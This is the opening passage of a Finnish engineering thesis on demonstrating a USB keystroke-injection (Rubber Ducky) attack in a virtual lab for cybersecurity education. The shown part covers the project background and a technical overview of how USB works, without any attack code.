jamk.fi

USB mediatallennushyökkäys

Ville Tiusanen

Opinnäytetyö
Joulukuu 2020
Tekniikan ala
Insinööri (AMK), tieto- ja viestintätekniikka

Jyväskylän ammattikorkeakoulu
JAMK University of Applied Sciences

jamk.fi

Kuvailulehti

Tekijä(t)	Julkaisun laji	Päivämäärä
Tiusanen, Ville	Opinnäytetyö, AMK	Joulukuu 2020
	Sivumäärä 71	Julkaisun kieli Suomi
		Verkkojulkaisulupa myönnetty: x

Työn nimi
USB mediatallennushyökkäys

Tutkinto-ohjelma
Insinööri (AMK), tieto- ja viestintätekniikka

Työn ohjaaja(t)
Matti Mieskolainen, Jani Immonen

Toimeksiantaja(t)
Jyväskylän ammattikorkeakoulu, CYBERDI-projekti.

Tiivistelmä

Tarkoituksena oli demonstroida USB mediatallennushyökkäys kuvitteelliseen ohjelmistoyritykseen Devio. Tavoitteena oli tehdä hyökkäyksestä sellainen, että sitä voidaan käyttää opetustarkoituksessa ja CYBERDI-projektissa. Olennaista hyökkäyksessä oli, että se toteutettiin virtuaalikoneilla ja virtuaaliympäristössä, joka vastaisi oikeaa maailmaa. Toteutuksessa tärkeää oli, että demonstroidessa työtä, hyökkäys onnistuu, tapahtumat ovat selvästi nähtävissä ja hyökkäyksen vaiheet ovat ymmärrettävissä.

Tutkimus aloitettiin ensiksi perehtymällä USB:hen ja sen toimintaan. Seuraavaksi tutkittiin USB mediatallennushyökkäyksiä ja tutkimuksen käytännönosuudessa käytettyä USB Rubber Duckya. Hyökkäyksen suunnittelussa käytettiin toimeksiantajan vaatimaa Mitren ATT&CK mallia. Kyseisestä hyökkäysketjusta oli tarkoitus tutkia käytännössä toteutettua hyökkäystä. Hyökkäyksen jälkeen pohdittiin sen onnistumista, toteutuisiko se oikeassa elämässä, saavutettiinko tavoitteet ja miten tutkimusta voisi jatkaa eteenpäin.

Hyökkäys käytännössä toteutettiin virtuaalikoneilla virtuaaliympäristössä, johon asennettiin tarvittavat palvelimet, tietokoneet ja reitittimet. Ympäristöstä pyrittiin rakentamaan mahdollisimman realistinen ja eristämään eri tahdot omiin verkkoihin.

Hyökkäys demonstroitiin toimeksiantajille ja tavoitteisiin päästiin toimeksiantajan mielestä. Tulokset soveltuivat hyvin opetustarkoitukseen. Tulokset ei välttämättä soveltuisi käytännössä isompia yrityksiä vastaan, joilla on tietoturvapalvelut kunnossa, mutta mahdollisesti pienempiä yrityksiä, joilla ei ole tietoturvatuntemusta. Toimeksiannon päätarkoituksena oli havainnollistaa juuri niitä, joilla ei ole tietoturvaymmärrystä ja käsitystä IT-maailmasta.

Avainsanat (asiasanat)

USB mediatallennushyökkäys, USB

Muut tiedot (Salassa pidettävät liitteet)

jamk.fi

Description

Author(s)	Type of publication	Date
Tiusanen, Ville	Bachelor's thesis	December 2020
		Language of publication: Finnish
	Number of pages: 71	Permission for web publication: x

Title of publication
USB flash drive attack

Degree programme
Bachelor of Engineering, Information Technology

Supervisor(s)
Matti Mieskolainen, Jani Immonen

Assigned by
Jyväskylän ammattikorkeakoulu, CYBERDI-projekti.

Abstract

The purpose of this research was to demonstrate USB flash drive attack on a fictional software company called Devio. The objective was to create an attack scenario which could have been used for educational purpose and in CYBERDI project. It was essential that the attack scenario was made with virtual machines and on virtual environment which corresponded to in real life environment. Crucial for implementing the attack was that when demonstrated, the attack will succeed, events during attack are clearly to be seen and all the phases of the attack are understandable for viewer.

Research begun first by getting acquainted with USB and how it works. Next step was to research USB flash drive attacks and USB Rubber Ducky which was used on practical part of this research. Mitre ATT&CK model was used for planning the attack and chain of the events was looked from this model. After the attack was executed in practice it was speculated if it could work in real life, were objectives accomplished and how could the research be continued.

The attack scenario was made with virtual machines and in virtual environment. Required servers, computers and routers were installed in virtual environment. The purpose was to build virtual environment as realistic as possible and isolate systems into their own networks.

The attack was demonstrated for clients and objectives were accomplished according to clients. Results were fitted for educational purpose. Results could not necessarily fit in real life against big companies which have information security up to date. Results could fit against smaller companies which have less understanding about cyberthreats. Assignments main purpose was to illustrate threats of USB flash drives for those who do not have any

Keywords/tags (subjects)
USB flash drive attack, USB

Miscellaneous (Confidential information)

Sisältö

Kuviot

Taulukot

1 Johdanto

1.1 Toimeksiantaja ja CYBERDI-projekti

Opinnäytetyö tehdään Jyväskylän ammattikorkeakoululle CYBERDI-projektia varten. Käytännön toteutuksesta vastaa JYVSECTEC eli Jyväskylä Security Technology. JYVSECTEC on Jyväskylässä sijaitseva kyberturvallisuuteen erikoistunut yritys, joka tekee tutkimus -ja kehitystyötä ja toimii koulutuskeskuksena kyberturvallisuusasioissa. JYVSECTEC toimii osana Jyväskylän ammattikorkeakoulua ja se tekee yhteistyötä jatkuvasti muun muassa Telian, Elisan, Fingridin, Puolustusministeriön ja F-Securen kanssa. JYVSECTEC tarjoaa asiakkailleen nykyaikaisia tietoturvauhkia vastaan palveluja ja auttamaan asiakkaita valmistautumaan tietoturvauhkiin. Käytännössä eri palveluita ovat kyberturvallisuus harjoitukset, henkilöstön kouluttamista, ohjelmistotestausta ja konsultointi. JYVSECTEC toimii eri projekteissa yhteistyössä valtion, kansallisten ja kansainvälisten yritysten ja järjestöjen kanssa. Yksi projekteista on CYBERDI-projekti, jota varten tämä opinnäytetyö tehdään. (About us. n.d.)

CYBERDI-projektin tavoite on estää, tutkia ja selvittää kyberrikoksia kehittämällä teknologisesti ja toiminnallisesti parhaita käytäntöjä. Tämän lisäksi tehtävänä on levittää tietoisuutta digitaalisen maailman uhkista ja kyberrikollisuudesta. Yhteistyötä tehdään hankkeen edistämiseksi kotimaisten ja kansainvälisten poliisi- ja kyberturvallisuusorganisaatioiden kanssa. Lisäksi eri yrittäjäjärjestöt, valtiohallinnon ja terveydenhuoltosektori ovat mukana hankkeessa. Pääyhteistyö kumppani on Poliisiammattikorkeakoulu (POLAMK) ja muita yhteistyökumppaneita projektissa ovat Poliisihallitus (POHA), Keskusrikospoliisi (KRP), Suojelupoliisi (SUPO), Sisäministeriö, Puolustusministeriö sekä Liikenne- ja viestintävirasto. (CYBERDI – Kansallista & kansainvälistä kyberosaamista kasvattamassa. n.d.)

CYBERDI-projekti on jaettavissa kolmeen työpakettiin tavoitteiden mukaisesti, jotka ovat: kyberrikollisuuden torjuminen, tietoisuuden kasvattaminen ja yhteistyön vahvistaminen. Ensimmäinen työpaketti kyberrikollisuuden ennaltaehkäiseminen keskittyy estämään tietoverkossa tapahtuvia rikoksia hyödyntäen uusimpia teknologioita.

Näitä ovat esimerkiksi tekoäly, koneoppiminen ja data-analytiikkaa. Työpaketissa keskeistä on myös kehittää uusia tehokkaita yhteistyömalleja verkkorikosten ennaltaehkäisemiseen ja tutkintaan. Tietoisuuden kasvattaminen on toinen työpaketti projektissa ja sen tarkoitus onkin nimensä mukaisesti kasvattaa, ja levittää tietoisuutta ja osaamista kyberrikollisuudesta. Kohde ryhmiä ovat eri yritykset, terveydenhuolto ja sosiaalisen median käyttäjät. Kolmas työpaketti eli yhteistyön vahvistaminen keskittyy kansallisen ja kansainvälisen tutkimus- ja kehitysyhteistyön vahvistamiseen ja syventymiseen kyberrikollisuudessa. Yhteistyötä, joiden kanssa CYBERDI-projektissa tehdään, mainittiin viime kappaleessa. (CYBERDI. n.d.)

Tätä opinnäytetyötä voidaan hyödyntää mahdollisesti ensimmäisessä ja toisessa työpaketissa. Toimeksiantaja voi käyttää opinnäytetyötä työpaketeissa, jos työhön ja tuloksiin ollaan tyytyväisiä. Opinnäytetyötä voidaan käyttää pohjana projektia varten ja toimeksiantaja voi käyttää opetustarkoituksessa työtä tai tekemällä mahdollisesti omanlaisensa version työstä.

1.2 Tehtävän kuvaus

Tehtävänä on havainnollistaa epäilyttävien USB mediatallennusvälineiden vaarallisuutta ja demonstroida, miten hyökkääjä toteuttaisi hyökkäyksen ja mitä mahdollisuuksia hyökkääjällä on tehdä, kun se on saanut uhrin tietokoneen haltuun. Kohderyhmänä ovat yritykset, joilla ei ole juurikaan käsitystä ja kosketusta IT-maailmasta. Demonstraatio tapahtuu muistitikulla ja virtuaalikoneilla, joita ovat hyökkäyksen kohdetietokone Windows 10 käyttöjärjestelmällä ja hyökkääjän omat tietokoneet/järjestelmät.

Tavoitteena on demonstroida USB mediatallennushyökkäys, jossa kohdetietokoneeseen hyökätään USB muistitikun avulla. Tämä pyritään toteuttamaan erikoisemmalla muistitikulla, joka näyttäytyy tietokoneelle näppäimistönä. Muistitikkuun tallennetaan skripti, joka näppäilee uhrin tietokoneessa haluttuja toimintoja. Toteutuksessa tärkeää on, että yleisö ymmärtää ja näkee hyökkäyksen eri vaiheet. Hyökkäystä tar-

kastellaan MITREN ATT&CK mallin mukaisesti ja tämän jälkeen tutkitaan, miten hyökkäys onnistui ja pohdintaan muun muassa, miten kyseinen hyökkäys onnistuisi oikeassa elämässä ja mitä jatkotutkimus aiheita työstä saisi.

1.3 Tutkimusmenetelmät

Opinnäytetyö on toiminallinen ja tutkimusmenetelmänä käytetään laadullista tutkimusta. Tutkimuksessa perehdytään USB:n toimintaan, hyökkäysketjuihin oikeassa elämässä ja hyökkäyksen toteuttamiseen käytännössä. Tietoa ja aineistoa etsitään työlle internetistä ja sovelletaan omia taitoja koulutuksen puolesta, kun hyökkäystä toteutetaan käytännössä. Hyökkäyksen toteutus on kokeellista tutkimusta.

2 USB

Luvussa tutkitaan USB:tä, mikä se on ja miten se toimii. Tavoitteena on saada ymmärrys yleisesti USB laitteista ja miten niitä voidaan hyödyntää hyökkäystarkoituksessa.

2.1 Yleistä

USB eli Universal Serial Bus on hyvin yleinen laitteiden liitettävyystekniikka. Sillä voidaan liittää monia eri oheislaitteita tietokoneeseen esimerkiksi matkapuhelimet, hiiret, näppäimistöt, ulkoiset tallennusvälineet, tulostimet ja skannerit. USB laitteiston aitouden voi tunnistaa sertifioidusta USB logosta, jolloin kyseinen laite on testattu ja todettu täyttävän USB:n standardit. Sivustolta www.usb.org voi sertifioida oman USB laitteiston. (Universal Serial Bus (USB) n.d.)

USB sai alkunsa vuonna 1994 tietokone arkkitehdin Ajay Bhatt toimesta, joka työskentelee Intellillä. Samana vuonna Intelin lisäksi yhtiöt: Compaq, Microsoft, IBM, Digital Equipment Corporation, Nortel ja NEC Corporation lähtivät yhdessä kehittämään USB:tä. Tarkoituksena oli helpottaa oheislaitteiden liittämistä tietokoneeseen

yhdellä standardoidulla kaapelilla. Ensimmäinen USB versio julkaistiin vuonna 1996. (Universal Serial Bus (USB) n.d.)

2.1.1 Versiot ja nopeudet

USB nopeudet ovat jaoteltu hitaimmasta nopeimpaan seuraavasti: low speed 1.5Mbit/s, full speed 12Mbit/s ja high speed yli 480Mbits/s. Ensimmäinen USB versio 1.0 tukee vain low -ja full speed kutsuttuja nopeuksia. Seuraava versio eli USB 2.0 sai high speed tuen ja tämän teoreettinen nopeus on 480Mbit/s. USB 2.0 jälkeen markkinoille on tulleet versiot: 3.0, 3.1, 3.2. Alla olevassa taulukossa (ks. Taulukko1) on listattu USB versioiden nopeuksista ja mainittu muita liitäntä tekniikoita. Taulukosta voi nähdä, että USB:llä saa suuria nopeuksia ja sillä on mahdollista liittää monia eri laitteita eri tarkoituksiin. Esimerkiksi HDMI:llä saa tietoa siirrettyä nopeasti, mutta se soveltuu vain kuvan -ja äänentoistoon. (Peacock 2018c.)

Taulukko 1 Usb ja muut liitäntä tekniikat.

Teknologia	Teoreettinen nopeus	Julkaisupäivä	Kommentti
USB 0.9	12 Mbit/s	huhtikuu 1995	Prototyyppi
USB 1.0	1.5 Mbit/s	tammikuu 1996	
USB 1.1	12 Mbit/s	elokuu 1998	
USB 2.0	480 Mbit/s	huhtikuu 2000	
USB 3.0	5 Gbit/s	marraskuu 2008	
USB 3.1	10 Gbit/s	heinäkuu 2013	
USB 3.2	20 Gbit/s	elokuu 2017	
USB4	40 Gbits/s	elokuu 2019	ei vielä tuotannossa, määrittely valmis
RS-232	20 kb/s	vuonna 1960	
RS-422	100 kbit/s - 10 Mbit/s	vuonna 1975	
Pararrel port/Rinnakkaisliitäntä	150 kbit/s	vuonna 1970	tulostimet
HDMI 1.0 - 1.2(a)	4.95 Gbit/s	joulukuu 2002 / elokuu 2005	kuva -ja äänentoisto
HDMI 2.1	48 Gbit/s	marraskuu 2017	uusin versio, tukee 8K resoluutiota
Parikaapeli Cat 3	10 Mbit/s	vuonna 1980	Verkkokaapeli
Parikaapeli Cat 5 (e)	100 Mbit/s - 2.5 Gbit/s	vuonna 2001	
Parikaapeli Cat 6	10 Gbits/s	vuonna 2002	
Wi-Fi versio 1	1 - 11 Mbit/s	vuonna 1994	Langaton verkko

Wi-Fi versio 6	600 - 9608 Mbit/s	vuonna 2019	
Bluetooth 1	1 Mbit/s	vuonna 1994	
Bluetooth 3	24 Mbit/s	elokuu 2009	
FireWire 400	400 Mbit/s	vuonna 1995	Usb:n kilpailija

2.1.2 USB rakenne

USB:n johto koostuu neljästä eri suojatusta piuhasta, joista kaksi on tarkoitettu virtaa varten ja loput kaksi ovat kierrettyä parikaapelia data signaalia varten, jotka kumpikin käyttävät eri signaalia. Johdot ovat yleensä värikoodiltaan punainen, valkoinen, vihreä ja musta. Punainen on positiivinen piuha 5V tasavirralle, musta on maadoitusta varten, valkoinen on positiivinen datapiuha ja vihreä on negatiivinen datapiuha. Muita värikombinaatioita voi olla myös esimerkiksi oranssi, valkoinen, sininen ja vihreä. (Peacock 2018b.)

USB:n liitintyyppejä ovat A, B ja C. A ja B liittimistä on olemassa rakenteeltaan pienempiä versioita mini ja micro. USB-A liitäntää kytketään yleensä isäntälaitteeseen (tietokoneeseen) ja porttia kohden datan virtaus on downstream eli isäntälaitetta kohti (suom. alavirtaan). USB johdon toinen pää on joko tyyppiä USB-B tai USB-C ja porttia kohden datan virtaus on upstream eli oheislaitetta kohti (suom. ylävirtaan). Virtaa voi tarjota vain portti, joka on downstreamia kohti. Tämä sääntö on asetettu USB topologiaan, jotta voidaan välttää sähkön ylikuormitusta ja vahingoittamasta laitteita. USB jatkojohdot ovat kiellettyjä, joissa molemmissa päädyissä on pistokkeet, sillä se rikkoo USB:n kaapelinpituuden vaatimuksia. (Peacock 2018b.)

2.2 USB Toiminta

Tässä kappaleessa käsitellään USB:n toiminta ja protokollaa. Tarkoituksena on havainnollistaa fyysisellä tasolla eri vaiheet kommunikoinnissa ja esitellä, millä protokollilla eri laitteet toimivat. Datan välitys sisältää eri paketteja, joilla datan välitys toteutetaan.

2.2.1 Yleinen toiminta

USB toimii kytke ja käytä (engl. plug and play) mallilla eli kun oheislaite liitetään USB liittimen avulla tietokoneeseen, niin oheislaite kertoo tietokoneelle mallinsa ja versionsa, jolloin tietokone pystyy lataamaan tarvittavat ajurit oheislaitetta varten. Oikeiden ajurien latauksessa käytetään tuote -ja valmistajan tunnusta eli PID/VID (Product ID/Vendor ID) yhdistelmillä, jotka USB oheislaite sisältää sen raudassa. Hot swapping/Hot-Plug on toinen tärkeä ominaisuus USB:ssä. Sen avulla oheislaite voidaan poistaa tai vaihtaa ilman, että tietokone tarvitsee uudelleen käynnistää. Tietokone havaitsee laitteen irrotetuksi ja tämän jälkeen se purkaa ajurien toiminnan. Aikaisemmin vanhemmat portit vaativat tietokoneen sammutuksen ja uudelleen käynnistyksen, jotta laiteitta voidaan liittää tietokoneeseen kiinni. Jos tietokonetta ei sammutettu oheislaite saattoi rikkoutua sähköstaattisen purkauksen vuoksi. (Universal Serial Bus (USB). n.d.)

USB:ssä oleva hot swapping on vikasietoinen, vaikka laite poistettaisiin yllättäen. Varovaisuutta kannattaa pitää tiettyjen laitteiden kanssa esimerkiksi kamerat. Vahinkoa voi tapahtua, jos yksikin pinni liitännässä menee oikosulkuun, jonka jälkeen siitä voi aiheutua vahinkoa laitteen piirilevyyn. USB liitännässä kontrollointi tapahtuu useimmiten isäntälaitteen toimesta, jonka suhdetta voidaan kutsua master-slave nimellä. Isäntälaitteen tehtävänä on hoitaa kaikki tiedonsiirrot ja aikatauluttaa kaistaa USB väylässä. (Universal Serial Bus (USB). n.d.)

Isäntälaitteena voi toimia myös älypuhelin tai tabletti USB On-The-Go ominaisuuden avulla, jos ominaisuus löytyy. On-The-Go ominaisuudessa laitteet kommunikoivat

keskenään ja voidaan valita, kumpi toimii masterina/isäntälaitteena ja kumpi slavena/oheislaitteena. Esimerkiksi älypuhelin voidaan yhdistää muistitikkuun, ohjaimeen, digikameraan tai tulostimeen. (Universal Serial Bus (USB). N.d)

2.2.2 Deskriptorit

USB laitteet sisältävät hierarkkisessa järjestyksessä olevia deskriptoreita. Eri deskriptorit kertovat isäntälaitteelle, mikä laite on liitetty, kuka on laitteen valmistanut, mitä USB versiota se tukee, kuinka monella tapaa laitetta voidaan konfiguroida ja monta ulospääsyä eri keinoilla on. Yleisimmät USB deskriptorit ovat: device, configuration, interface, endpoint ja string deskriptorit. (Peacock 2018d.)

Kaikki deskriptorit noudattavat yleistä formaattia, jossa ensimmäinen byte/tavu määrittä deskriptorin pituuden ja toinen byte/tavu deskriptorin tyypin. Jos pituus on pienempi kuin mitä määritelmä on, isäntälaite jättää huomioimatta tämän. Koon ollessa oletettua isompi isäntälaite ei ota huomioon ylimääräisiä bytejä ja etsii seuraavaa deskriptoria, kunnes oikean kokoinen löytyy. (Peacock 2018d.)

Ylimpänä hierarkiassa oleva device (suom. laite) deskriptori, edustaa USB laitteessa koko laitetta ja vain yksi device deskriptori voi olla laitteessa. Configuration (suom. konfiguraatio) deskriptoreita voi löytyä useampia eri konfiguraatioineen. Konfiguraatioita voivat olla esimerkiksi vaihtoehto 1, jossa laite ottaa virtaa usb väylästä tai vaihtoehto 2, jossa USB laite käyttää omaa virtalähdettä. Konfiguraatiot voivat myös käyttää eri siirtotapoja. Configuration deskriptorit täsmentävät esimerkiksi, että miten laite saa virtaa, mikä on maksimi virran kulutus ja monta rajapintaa laitteesta löytyy. Kun isäntälaite on tarkastanut konfiguraatiot se lähettää komennon SetConfiguration "ei" nolla-arvolla täsmäämään bConfigurationValue arvoon, joka on yksi konfiguraatioista. Tällä valitaan haluttu konfiguraatio laitteelle. (Peacock 2018d.)

Interface (suom. rajapinta) deskriptorien tehtävä on ikään kuin olla otsikkona tai ryhmittymänä endpointeille (suom. päätepisteille) toiminnallisina ryhminä suorittamaan yksittäisiä toimintoja laitteesta. Esimerkiksi monitoimilaitteissa, joissa on faxi, skanneri ja tulostin ominaisuus. Näihin eri ominaisuuksiin löytyy oma interface deskriptori

vastaamaan tiettyä ominaisuutta. Interface deskriptorit voivat kaikki olla yhtä aikaa toiminnassa. Interface deskriptoreista löytyvä bInterfaceNumber täsmentää tiettyä rajapintaa arvolla 0 tai 1 ja bAlternateSetting sallii rajapinnan muuttamaan asetuksia käytössä. Rajapinnan aktivointi tapahtuu isäntälaitteen lähettäessä "SetInterface" pyynnön, sille rajapinnalle, jonka bAlternateSetting arvo on 1. (Peacock 2018d.)

Endpoint deskriptoreita käytetään täsmentämään siirtotyyppiä, suuntaa, kiertokyselyn aikaväliä ja maksimi paketin kokoa jokaiseen endpointtiin. Endpoint deskriptori on hierarkiassa pohjalla. String (suom. merkkijono) Deskriptorit ovat vaihtoehtoisia ja niiden tarkoitus on tarjota ihmiselle luettavaa informaatiota USB laitteistosta. (Peacock 2018d.)

2.2.3 Protokolla

Tiedonsiirto tapahtuu eri paketeilla, joita ovat muun muassa: Handshake -, Token -, Data -, Pre ja Start of frame paketit. Paketit ovat nippu dataa, jotka sisältävät informaatiota kuten lähteen, määränpään, datan pituuden ja virheen havainnointi mekanismeja. Paketit sisältävät useita eri kenttiä kuten Sync, PID, ADDR, ENDP, CRC ja EOP. (Peacock 2018e.)

Sync kentän tarkoitus on synkronoida kellotus vastaanottajalle lähettäjän kanssa. Tämä kenttä vaaditaan kaikkiin paketteihin ja se on pituudeltaan 8 bittiä low speed yhteyksissä ja 32 bittiä high speed yhteyksissä. PID tarkoittaa Packet ID:tä eli paketin tunnusta ja tämän kentän tehtävänä on tunnistaa paketti, mitä lähetetään. Kenttä sisältää 4 bittiä, mutta bitit toistetaan ja täydennetään uudelleen, jotta vastaanotto onnistuisi oikein. Tämän vuoksi PID kenttä sisältää 8 bittiä kokonaisuudessaan. (Peacock 2018e.)

ADDR eli address field (suom. osoite kenttä) tarkentaa paketissa, että mille laitteelle paketti on tarkoitettu. Se on 7 bittiä pitkä ja tämä mahdollistaa USB:n 127 laitteen yhtäaikaisen käytön isäntälaitteessa. ENDP tarkoittaa endpoint fieldiä (suom. pääte kenttää) joka on kooltaan 4 bittiä. Tämä sallii 16 mahdollista päätepistettä, mutta low speed laitteissa voi olla vain 2 ylimääräistä päätepistettä vakio putken lisäksi.

CRC tulee lyhenteestä Cyclic Redundancy Check, jonka tehtävänä on tarkistaa datasta paketin eheys ja sen lasti. EOP eli End of Packet kenttä viittaa paketin loppuun ja tämä kenttä löytyy luonnollisesti kaikista paketeista. (Peacock 2018e.)

Handshake paketit koostuvat lähinnä vain PID (Packet ID) byteistä/tavuista. Handshake pakettien tarkoitus on vastata data paketteihin vastauksilla ACK eli acknowledge, NACK notacknowledge ja STALL. ACK tarkoittaa, että data on saapunut. NACK tarkoittaa, ettei dataa saatu perille. STALL tarkoittaa, että laitteella on jotain vikaa eikä se pysty lähettämään dataa nykyisessä kunnossa, kunnes se korjataan. USB 2.0 sisältää kaksi ylimääräistä pakettia, jotka ovat: NYET, mikä tarkoittaa, ettei kahdennettu siirto ole vielä valmis ja ERR tarkoittaa, että kahdennettu siirto on epäonnistunut. (Peacock 2018e.)

Token paketit lähettää vain isäntälaite ja ne koostuvat PID, ADDR, ENDP ja CRC kentistä. Token paketteja ovat In, Out ja Setup. In paketin tehtävänä on ilmoittaa laitteelle, että isäntälaite haluaa lukea informaation. Out paketti ilmoittaa laitteelle, että isäntälaite haluaa lähettää informaatiota. Setup pakettia käytetään, kun aloitetaan kontrolli lähetykset. Jokaisen USB laitteen täytyy vastata Setup pakettiin, sillä pakettien tarkoitus on havaita laite ja ottaa konfiguraatiot laitteesta käyttöön. Tyypilliset toiminnot setup paketeille ovat USB laitteen osoitteen määritys USB väylässä, laite deskriptorin pyyntö ja endpointin tilan tarkastus. (Peacock 2018e.)

Data paketit kuljettavat datalastin ja se sisältää Data kentän ja 16 bittisen CRC kentän. Eri data paketteja ovat data0 ja data1. Koko datapaketti voi olla kooltaan 0 – 1024 byteä, riippuen laitteen nopeudesta. Low-speed laitteita varten paketin koko on 8 byteä, full-speed laitteissa 1023 byteä ja high-speedeissä 1024 byteä. Data täytyy lähettää moninkertaisena byteissä. High speed tilassa on määritelty pakettiin lisä kenttiä, jotka ovat data2, MDATA eli metadata ja kaksi data PID kenttää. (Peacock 2018e.)

2.2.4 Datan siirto

Kun oheislaite kiinnitettään USB:llä, sille määritetään oma numero, jota kutsutaan samalla osoitteeksi. Jokainen laite sisältää tietyn määrän endpointteja, jotka ovat kokoelmia lähteistä ja kohteista kommunikointia varten isäntälaitteen ja oheislaitteen välillä. Endpointit toimivat simpleksinä eli joko sisääntulona tai ulostulona. Esimerkiksi tavallinen näppäimistö, josta löytyy led valoitus, voi sisältää sisään -ja ulostulo endpointit. Näppäimet toimivat käytännössä ulostulona kertoakseen isäntälaitteelle, mitä kirjaimia syötetään. Mahdolliset LED valot puolestaan sisääntulona, jossa BIOS määrittää ja ohjaa näppäimistöä, mitkä valot palavat esimerkiksi Caps Lock valo, jos Caps Lock aktivoidaan. (Knagge n.d.)

BIOS on lyhenne sanoista Basic Input-Output System ja se on tietokoneohjelma, jonka tarkoitus on suorittaa käyttöjärjestelmää tietokoneessa ja ladata tämä keskusmuistiin. Se pystyy hoitamaan yksinkertaisia toimintoja, kuten kommunikoinnin oheislaitteiden kanssa esimerkiksi hiiren ja näppäimistön kanssa.

Jokaiselle USB laitteelle on varattu kaikkiin sisään -ja ulostulo endpointteihin yksi zero endpoint (suom. nolla päätepiste). Zero endpointteja käytetään laitteen automaattiseen havaitsemiseen ja konfigurointiin, kun laite on kytketty. Jokainen päätepiste asettaa sen omat vaatimukset yhteyden muodostamista varten, sen liittyessä USB väylään. (Knagge n.d.)

Data kulkee tiettyä putkea pitkin, jonka isäntälaite ja ohjelmisto määrittää. Oikean putken valinta tapahtuu kokoelmasta, joka sisältää osoitteen, endpoint numeron ja suunnan. Putkella tarkoitetaan loogista data yhteyttä isäntälaitteen ja endpointtejen välillä. Zero endpointit yhdistää Default Control Pipe eli oletus hallinta putki. (Knagge n.d.)


USB protokollassa on kaksi määriteltyä putkea, jotka ovat Stream pipes (suom. Jono putket) ja Message Pipes (suom. Viesti putket). Stream pipeilla ei ole määriteltyä formaattia, ja ne pystyvät lähettämään putkea pitkin mitä tahansa dataa ja saamaan takaisin dataa toisesta päästä. Datan virtaus stream pipessa on peräkkäistä ja suuntaus

on ennakkoon määritelty sisään -tai ulostulona. Stream pipet tukevat bulk, isochronous ja interrupt siirotapoja, ja putkea voi hallita isäntälaite tai oheislaite. Message pipeilla on määritelty formaatti. Ne ovat isäntälaitteen hallinnassa ja ne aktivoituvat isäntälaitteen pyynnöstä. Data kulkeutuu haluttuun suuntaan, mihin viesti on pyydetty ja se virtaa molempiin suuntiin, mutta message pipet tukevat vain control siirtotapaa. Datan siirtotapoja ovat Control, Isochronous, Bulk ja Interrupt. Jokaiselle näistä on omat ominaisuudet ja jokaista siirtotapaa käytetään tietyillä laitteistoilla. (Peacock 2018e.)

Control

Control siirtotapaa käytetään, kun halutaan vaihtaa tila -, asennus- ja hallintainformaatiota isäntä -ja oheislaitteen välillä. Siirto voi tapahtua kolmessa vaiheessa, jotka ovat setup (suom. asennus) -, data- ja statusvaihe. Setup vaiheella kommunikointi aloitetaan. Datavaihe on vaihtoehtoinen ja statusvaihe ilmoittaa isäntälaitteelle onnistumisesta tai epäonnistumisesta koko control siirrossa. Oheislaite käsittelee aina yhden control pyynnön kerralla. Control prosessi tarvitaan aina jokaisen laitteen kanssa, jotta voidaan aloittaa datan siirto. (Peacock 2018a)


Isäntälaite käynnistää control siirron setup vaiheella. Setup vaiheessa laite otetaan käyttöön. Isäntälaite lähettää Setup token paketin ja vastaanottaja vastaa ACK kättelyllä, jolloin prosessi voi alkaa tai jättää huomioimatta. Alla oleva Kuvio 1 näyttää, miten control siirto tapahtuu ja miten se jatkuu, kun setup paketti/vaihe on onnistunut. (Peacock 2018a.)



Kuvio 1. Control siirto

Isochronous

Isochronous siirtotavassa, tiedonsiirto tapahtuu jatkuvasti ja jaksollisesti. Ominaista siirtotavalle on taattu pääsy USB väylään, taattu viive ja suuren data määrän läpisyöttö. Siirtotapaa käytetään audio -ja videolaitteissa, jotka vaativat nopeata ja reaaliaikaista tiedonsiirtoa. Dataa ei lähetetä uudelleen eikä korjata, sillä se aiheuttaisi epätasaista ääntä. Lähetystä ei varmisteta, niin kuin muissa siirtotavoissa, joten paketteja saattaa tippua välillä pois. Tämä ei haittaa, sillä loppukäyttäjä ei todennäköisesti huomaa poikkeavaa äänessä tai kuvassa. Lähetys alkaa, kun isäntälaite lähettää token paketin laitteelle oikeilla arvoilla, jonka jälkeen data virtaa molempiin suuntiin. Muista siirtotavoista poiketen, Isochronous siirrossa ei ole kättelyä isäntälaitteen ja oheislaitteen välillä, sillä datan eheyttä ei ehdi tarkistamaan (ks. **Virhe. Viitteen lähdettä ei löytynyt.**). (Peacock 2018a)



